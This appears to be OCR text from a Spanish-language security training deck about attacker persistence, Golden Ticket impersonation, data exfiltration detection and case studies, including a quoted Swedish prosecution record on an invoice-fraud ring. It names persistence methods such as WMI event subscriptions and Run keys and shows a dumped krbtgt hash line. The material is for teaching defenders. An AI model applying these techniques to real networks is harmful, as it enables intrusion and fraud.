
```
Krbtgt          :$NT$e27385934250848521eda994a585b79c:::
```

- **¡Es como poder imprimir cualquier pasaporte!**
- Itchy ahora puede hacerse pasar por cualquier usuario




Permanecer después de Reinicio

- Subir un ejecutable
  - exe, DLL, vbs….
- Hacerlo ejecutar después de reinicio
  - crear servicio
  - registro Run, RunAs, …
  - startup folder
  - tareas programadas (scheduled tasks)
  - ……



“File-less” Permanecer sin archivo

- Para esconderse de AV
- Utilizar WMI con una suscripción de eventos
- No hay que subir archivo, solo cambiar un fichero legítimo del sistema
- %SystemRoot%\System32\wbem\Repository\OBJECTS.DATA






Defender contra permanecer

Si es solo una máquina...



¿Pero... si hay mas?





Estudio de caso (1)

¡Un servidor recientemente instalado hackeado!

- Conectándose con servidores de CnC
- Verificado por EDR (archivo tftpd.exe malo)


¿Qué vamos a hacer?

Reinstalar y olvidarlo ☐

Examinar ☐


Sentir pánico y reinstalarlo todo ☐






Estudio de caso (2)

- ¿Otras máquinas conectándose a los dominios de CnC?
- Entender el comportamiento del malware
- Examinar el movimiento lateral
  - El único tráfico interno era para el controlador del dominio: DNS, UDP/53
  - El servicio de DNS no tenía vulnerabilidades conocidas
  - Los paquetes al servicio eran cortos - menos riesgo de un **ataque de día zero (zero-day)**




Estudio de caso (3)

- Probablemente no hay otras máquinas infectadas
- Contención sencilla
- Mejorar las defensas
  - Procesos y fundación de los administradores
  - (¡que no descarguen software del internet a las máquinas!)




Cumplir la misión





Acumulación y Fuga de datos

- **Con hashes o el Golden Ticket el intruso puede llegar a todo**




Demo: Fuga de datos con Golden Ticket

Check Scratchy's Kerberos Tickets and access to confidential file share.

Detectar Acumulación y Fuga de datos

- Tráfico de red:
  - ¿qué cantidad?
  - ¿cuándo?
  - ¿de qué servidor?
  - ¿a qué usuario?
- Telemetría de la red
  - Norte - Sur
  - Este - Oeste: Netflow





¡El intruso puedo hacer mas que robar información!

Ciberdelincuencia



phishing

robar credenciales

ransomware

Delincuencia



fraude



(robo)


Estudio de caso de Suecia – ¡sin gatos!



- 100s de empresas hackeados por un grupo pequeño de **criminales**
- **… con habilidades técnicas limitadas**
- … pero ganaron docenas de millones de dólares ($$$$)



Informe del Policía > 3000 páginas
Información publica



ÅKLAGARMYNDIGHETEN
Åklagarområde Syd
Internationella åklagarsammanen Malmö
Kammaråklagare Henrik Söderman
2017-09-14

Sida 1 (2)
Handling 2325
Ärende AM-14997-16
Handläggare 309A-10

MALMÖ TINGSRÄTT
Enhet 191
INKOM: 2017-09-18
MÅLNR: B 8322-16
AKTBIL.: 282

Utredningsmaterial i mål B8322-16

Stämningsansökningar
I målet finns ett större antal stämningsansökningar med bevisuppgifter Alla dessa finns sammanställda i ett dokument med varje handling bokmärkt med ärendenamnet.

I handlingen finns också ett dokument – *Bevisuppgift allmän del*.


Förundersökningsprotokollen
Förundersökningsprotokollen består av

- **FUP allmän del**
  Innehåller utredning som frågor av allmän natur och som inte endast rör enskilda ärenden.
- **FUP tvångsmedel**
  Innehåller utredning av frågor om allmän natur och kan knytas till tvångsmedel (husrannsakningar, beslag och användning av hemliga tvångsmedel)
- **FUP Sekretess-Protokollbilaga**
  Innehåller uppgifter som bedömts omfattas av sekretess. Innehåller uppgifter både av allmän natur och avseende specifika ärenden.
- **Protokollbilaga - Bandhagens Bygg & Anläggning AB**
  Innehåller uppgifter specifikt knuta till ovan angivet bolag – som förekommer i ett flertal bedrägeriärenden
- **Tilläggsprotokoll 2017-09-11**
  Innehåller uppgifter som tillkommit efter att slutdelgivning skett av övriga förundersökningsprotokoll

Postadress 205 90 MALMÖ
Gatuadress Rättscentrum Malmö, Porslinsgatan 4
Telefon 010-5662 61 62
Telefax 010-5662 60 13
E-post registrator.malmo@aklagare.se
Webbadress www.aklagare.se


Creando el archivo malicioso de Office

- Identidad falsa en freelance.com para subcontratar la creación



Ganando control

- Spear-phishing con adjuntos a gente de los departamentos de economía (creando facturas, pagando facturas, compras)











Linked in

El resto es fraude clásico

- Cambiar cuentas bancarias…

Vendor	Bank Account
Jueguetesparagatos	SE0002313133


- Comprar cosas en el nombre del víctima

Item	# units	Ship-to
iPAD Pro	200	323 Mouse Alley

